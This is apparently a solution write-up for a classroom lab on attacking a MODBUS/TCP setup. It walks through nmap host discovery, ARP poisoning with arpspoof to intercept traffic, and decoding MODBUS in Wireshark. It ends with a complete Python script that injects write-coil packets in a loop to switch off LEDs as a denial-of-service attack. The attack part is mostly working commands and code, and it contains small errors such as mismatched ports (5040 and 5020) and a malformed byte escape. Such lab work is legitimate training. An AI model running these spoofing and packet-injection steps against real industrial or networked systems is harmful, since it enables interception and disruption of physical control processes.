MODBUS and Network Hacking Laboratory SOLUTION

How to start

First, we need to find the IP addresses of the client and server machines. We can easily do that with nmap.

```
sudo nmap -sP -n NET/MASK
```

So, we insert the network assigned to our interface and the mask

```
sudo nmap -sP -n 169.254.0.0/16
```

The *-n* option is to avoid DNS resolution, while *-sP* is to skip the port scan, we don't want to take it long. Just interested in the IP addresses.

ARP poisoning to perform a MITM


If we already tried to sniff some packets, we can see that the switch manages the packets quite well, sending the TCP/IP messages only through the intended port, and to the correct end-device. This is a main disadvantage (on our "attacker side") of the switched network.
Luckily, we can perform a Man-In-The-Middle (MITM) attack. As reported by Wireshark (https://wiki.wireshark.org/CaptureSetup/Ethernet):

```
To capture packets going between two computers on a switched network, you
can use a MITM attack (ARP Poisoning). This type of attack will fool the
two computers into thinking that your MAC address is the MAC address of the
other machine. This will in turn make the switch route all of their traffic
to your computer where you can sniff it and then send the traffic along as
if nothing ever happened. This type of attack can cause havoc on some
switches and LANs so use it carefully.

warning: Please do not try this on any LAN other than your own!

    Advantage: Cheap
    Disadvantage: Can confuse switches, capture packet loss at high traffic

See What is ARP Poisoning ?
(http://thevega.blogspot.com/2008_06_01_archive.html) for more info.
```


Switch — Man In The Middle
Switch
Host A
Host B
Switch is confused and sends packets to the wrong port

At this point, our way to proceed is using **arpspoof**, a tool that comes in handy for this attack:

```
sudo arpspoof -i interface ip
```

We want to spoof the communication that is going to the server, so out interface will be the same connected to the network and the ip the one of the server. At this point you should know that it is

```
IP server: 169.254.26.44/16
```

Consequently, the command is:

```
sudo arpspoof -i example:ETH0  169.254.26.44
```

Sniff the packets

Now, it is easy to see the pacekts in Wireshark.

The TCP connection is in clear and we can get the parameters and options for the MODBUS communication. We can also set a decoding filter in order to get Wireshark understand MODBUS automatically:

```
In "Analyze", select "Decode As..." and add the fields:
Field: TCP port
Value: 5040 (port used by the server)
Type: leave the default value
Default: leave the (none) value
Current: Modbus/TCP
```

Now, we can also set up a wireshark filter for modbus and see only the packets classified as it.

Understand the protocol

As already pointed out in the instructions, the MODBUS is structured in this way:

```
|-- TRANSACTIN ID (1B)
|
|-- PROTOCOL ID   (2B)
|-- LENGTH        (2B)
|-- UNIT ID       (1B)
|
|-- ACTION        (1B)
|-- ADDRESS       (2B)
|-- VALUE         (2B)
```

From the captured packets, we can see that the first value is cumulative, while the second three fields are static. Action, address and value are what we want to understand.

The final solution is:

```
options = {
    'ACTIONS': {
        'READ_COIL': b'\x01',
        'WRITE_COIL': b'\x05'
    },
    'ADDRESS': {
        '1': b'\x00\x01',  # LED 1
        '2': b'\x00\x02',  # LED 2
    },
    'VALUE': {
        'TRUE': b'\xff\x00',  # LED ON
        'FALSE': b'\x00\x00', # LED OFF
        'READ': b'\x00\x01'   # option for READ_COIL
    }
}
```

Inject packets

Now, we build our packet using the json above. In my case, I use a python script that connects to the server with a TCP connection and sends MODBUS messages in the data field.

TCP connection:

```
TCP_IP = '169.254.26.44'
TCP_PORT = 5020
BUFFER_SIZE = 1024

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TCP_IP, TCP_PORT))

message = "your message"
s.send(message)
```

```
s.close()   # when you want to terminate
```

Message format is the same of the MODBUS, e.g.:

```
message = "\x01\x00\x00\x00\x06\x00" + "\x05\0x00\x01\xff\x00"
# base part of the protocol that is TRANSACTION ID plus the static part
# second part is the action + address + value
# in this case: write coil at address one with TRUE, this turns on the
first led.
```

You can try to play with the other options. Below there is the final script, you can use the methods to build the data.

Perform a DOS attack

This is quite easy now: just send continuously packets to turn off the LEDs. It is way easier to detect for a network administrator (usually actions are sneaky, see STUXNET).

The difficult part is to get an interval time in which data are sent without overwhelming the server. Otherwise, it can't understand the packet (I wrote a stupid MODBUS server).

Below you can find the entire script for DOS attack.

Network topology

```
IP server: 169.254.26.44/16
YOUR PC: 169.254.26.XX/16
IP client: 169.254.26.46/16

Gateway 169.254.0.1/16, not used
```

dos_attack_modbus.py

```
chmod 755 dos_attack_modbus.py; ./dos_attack_modbus.py
```

```
#!/usr/bin/env python3

import socket
import json
import struct
import time

TCP_IP = '169.254.26.44'
```

```
TCP_PORT = 5020
BUFFER_SIZE = 1024

# incremental
TRANSACTION_IDENTIFIER = 1

# these values are always the same
PROTOTOCOL_ID = b'\x00\x00'
LENGTH = b'\x00\x06'
UNIT_ID = b'\x00'

# base part of the modbus message
base_prot = PROTOTOCOL_ID + LENGTH + UNIT_ID

options = {
    'ACTIONS': {
        'READ_COIL': b'\x01',
        'WRITE_COIL': b'\x05'
    },
    'ADDRESS': {
        '1': b'\x00\x01',
        '2': b'\x00\x02',
        '3': b'\x00\x03'
    },
    'VALUE': {
        'TRUE': b'\xff\x00',
        'FALSE': b'\x00\x00',
        'READ': b'\x00\x01'
    }

}

def trans_id_to_bytes(trans_id):
    trans_id = trans_id.to_bytes(2, 'big')
    return trans_id

def write_coil(trans_id, address, value):
    message = trans_id_to_bytes(trans_id) + base_prot + options['ACTIONS']
['WRITE_COIL'] + options['ADDRESS'][address] + options['VALUE'][value]
    return message

def read_coil(trans_id, address, value):
    message = trans_id_to_bytes(trans_id) + base_prot + options['ACTIONS']
['READ_COIL'] + options['ADDRESS'][address] + options['VALUE'][value]
    return message

# start connection to client
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TCP_IP, TCP_PORT))

# start sending packets
# TODO: some random actions to do in a loop

while True:
    message = write_coil(TRANSACTION_IDENTIFIER, '1', 'FALSE')
    TRANSACTION_IDENTIFIER += (1 % 255)
    s.send(message)

    time.sleep(0.001)

    message = write_coil(TRANSACTION_IDENTIFIER, '2', 'FALSE')
    TRANSACTION_IDENTIFIER += (1 % 255)
    s.send(message)

    time.sleep(0.001)


s.close()
```